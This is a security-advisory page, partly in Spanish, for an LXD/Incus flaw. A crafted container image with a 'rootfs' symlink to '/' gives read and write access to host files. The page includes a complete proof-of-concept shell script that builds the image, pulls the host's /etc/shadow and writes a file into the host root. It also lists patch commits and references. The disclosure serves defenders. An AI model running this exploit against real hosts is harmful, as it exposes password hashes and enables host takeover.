
GHSA-VGHH-5RFX-XHQ8
LXD has arbitrary file read+write on host via rootfs/ symlink in malicious image
A malicious container image can let an attacker read and write any file on the host system.
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Divulgación | Publicada | GHSA-VGHH-5RFX-XHQ8 divulgada | |
| Divulgación | Modificada | Última actualización del registro | |
| Monitoreo | Detectada | Ingresó al índice | |
| Monitoreo | Verificada | Última verificación contra las fuentes |
LXD can be made to give an attacker arbitrary read and write access to files on the host through a specially crafted container image that uses a symlink to point at the host's root filesystem. This could possibly lead to arbitrary command execution on the host.
Reported from https://github.com/lxc/incus/security/advisories/GHSA-2q3f-q5pq-g8wv
Summary
A specially crafted image can be used to read or create/write arbitrary files on the host; possibly leading to arbitrary command execution.
Details
Incus validates an image as soon as it sees a normal `metadata.yaml` and
a `rootfs/` entry, but full extraction can later process a duplicate top-level
`rootfs` symlink. Later, the stopped-container file API opens
`d.RootfsPath()` and passes that file descriptor to `forkfile`, which chroots to
it.
metadata.yaml
rootfs/
rootfs -> /
In practice, this allows a malicious actor to access the host's filesystem
with root privileges.
PoC
Below, we map the container's rootfs to `/` on the host, but it can be
mapped anywhere. We then retrieve the host's `/etc/shadow` file and
create a file in `/`.
#!/bin/sh
set -eu

tmpdir=$(mktemp -d)
cleanup() {
    rm -rf "${tmpdir}"
}
trap cleanup EXIT INT QUIT TERM HUP

mkdir -p "${tmpdir}/img/rootfs"
cat<<__EOF__>"${tmpdir}/img/metadata.yaml"
architecture: x86_64
creation_date: 1
properties:
  description: PoC rootfs symlink host afrw
__EOF__

cd "${tmpdir}/img"
tar --owner=0 --group=0 -f- -c * >../afrw-rootfs-symlink.tar

# inject rootfs symlink
rmdir rootfs
ln -s / rootfs
tar --owner=0 --group=0 -f ../afrw-rootfs-symlink.tar --append rootfs


incus image import ../afrw-rootfs-symlink.tar --alias afrw-rootfs-symlink
incus init afrw-rootfs-symlink afrw-rootfs-symlink


# read
incus file pull afrw-rootfs-symlink/etc/shadow "${tmpdir}/shadow"
cat "${tmpdir}/shadow"

# write
printf 'afrw-rootfs-symlink\n' >"${tmpdir}/afrw-rootfs-symlink"
incus file push "${tmpdir}/afrw-rootfs-symlink" afrw-rootfs-symlink/
Impact
Arbitrary file read and write on the host via unsanitized symlink;
possibly leading to command execution.
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
Gogithub.com/canonical/lxd |
Corregida | commit c5184be | — | — |
commit c5184beArsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://nvd.nist.gov/vuln/detail/CVE-2026-48749https://github.com/canonical/lxd/security/advisories/GHSA-vghh-5rfx-xhq8https://github.com/lxc/incus/security/advisories/GHSA-2q3f-q5pq-g8wvhttps://github.com/canonical/lxd/commit/190e2451544a60f6f924ef50a2112fb65d1923cdhttps://github.com/canonical/lxd/commit/254b85c9301397e25304116b63da9154093199dahttps://github.com/canonical/lxd/commit/3dbf4cea14124abda420dd5048d7e657cd30c1b7https://github.com/canonical/lxd/commit/4cd63344f8a523acf39fdc02a80fd64b2e3b584fhttps://github.com/canonical/lxd/commit/51dc11ed5258fbb54dd8993b802af02d6d7b0235https://github.com/canonical/lxd/commit/62bcee5471c2581fce10a648f6b27410ce081b87https://github.com/canonical/lxd/commit/8751ea69e24583996a20fb5519dcf2d89470d8e9https://github.com/canonical/lxd/commit/b499ec4b91dcc90f43aea444b1e19a58109772c2https://github.com/canonical/lxd/commit/e2aeca6b78677751bab36a7e4efaad0c840ed9fdVer 2 referencias más
https://github.com/canonical/lxd/commit/edb6d994f77333c9c33f4d9a137c754d142f3818https://github.com/canonical/lxdLas referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.